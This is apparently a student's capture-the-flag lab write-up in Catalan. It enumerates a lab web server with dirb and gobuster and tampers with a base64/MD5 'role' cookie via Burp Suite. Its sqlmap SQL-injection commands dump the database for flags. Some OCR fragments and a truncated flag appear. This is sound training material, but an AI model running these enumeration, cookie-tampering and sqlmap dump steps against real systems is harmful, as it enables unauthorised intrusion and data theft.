
Pol Murillas Ledesma

Workshop 11

Contesta:

1. Quins ports té oberts la víctima?

Té obert el port 80:



2. Quin contingut té?

És un blog.

3. Cerca fitxers i carpetes amb l'eina dirb. Quins has trobat?

Amb aquesta comanda: dirb http://192.168.1.13 /usr/share/wordlists/dirb/common.txt

Aquests:

---- Scanning URL: http://192.168.1.13/ ----
+ http://192.168.1.13/index.html (CODE:200|SIZE:1620)
==> DIRECTORY: http://192.168.1.13/javascript/
+ http://192.168.1.13/server-status (CODE:403|SIZE:277)

---- Entering directory: http://192.168.1.13/javascript/ ----
==> DIRECTORY: http://192.168.1.13/javascript/jquery/

---- Entering directory: http://192.168.1.13/javascript/jquery/ ----
+ http://192.168.1.13/javascript/jquery/jquery (CODE:200|SIZE:275451)

END_TIME: Fri Apr 12 19:22:11 2024
DOWNLOADED: 13836 - FOUND: 3

4. Quin contingut tenen?


Són fitxers javascript.

5. Cerca ara amb gobuster i el fitxer directory-list-2.3-medium.txt, quin resultat et dona?


```
┌──(root㉿polkali)-[/home/polkali]
└─# gobuster dir -u http://192.168.1.13 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,php

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.13
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 1620]
/.html               (Status: 403) [Size: 277]
/profile.php         (Status: 200) [Size: 1473]
/javascript          (Status: 301) [Size: 317] [--> http://192.168.1.13/javascript/]
/exploit.html        (Status: 200) [Size: 279]
/.php                (Status: 403) [Size: 277]
/.html               (Status: 403) [Size: 277]
```

6. Et trobarà un fitxer “explotable”, accedeix-hi i “inspecciona” el contingut. Canvia el localhost per la IP de la màquina i tot seguit clica el botó “Submit Query” per obtenir la primera flag. Quina és?


El fitxer explotable és exploit.html i té el següent contingut:



Trobem la flag al canviar la IP i la flag és FLAG{N7 :


Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
profile
192.168.1.13/profile.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacki
about us profile


FLAG{N7



Inspector Console Debugger Network Style Editor Performance Memory Storage
Search HTML
<!DOCTYPE html>
<html>
<head>
<title>profile</title>
<link rel="stylesheet" href="bootstrap.min.css">
</head>
<body>
<nav class="navbar navbar-inverse navbar-fixed-top" role="navigation"></nav>

FLAG{N7
</body>
</html>

7. Entra al directori "/enter_network", veuràs que és una pàgina de login. Prova unes credencials aleatòries, captura l'enviament amb Burp Suite i examina el contingut de la intercepció. Hi veuràs el valor de la variable "role". Quin és?

Entro i provo unes credencials aleatòries:






El valor de role és: MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%253D

8. Descodifica'l i obtindràs un hash. Cerca aquest hash per internet i digues a quina paraula correspon.

El descodifiquem i obtenim el hash:




I ara cerquem per internet a quina paraula correspòn:

Com veiem correspon a la paraula admin.


9. Intercepta aquesta pàgina amb BurpSuite i les credencials que vulguis.

Fet:



10. Copia tot el text de la intercepció en un fitxer i fes una injecció SQL amb sqlmap: sqlmap -r nom_fitxer -p user --current-user
Quin current user t'ha trobat?

-root@localhost ha trobat:



11. Ara fes un dump: sqlmap -r nom_fitxer -p user --dump
Quina és la segona flag

La segona flag és: FLAG{N7:KSA_01}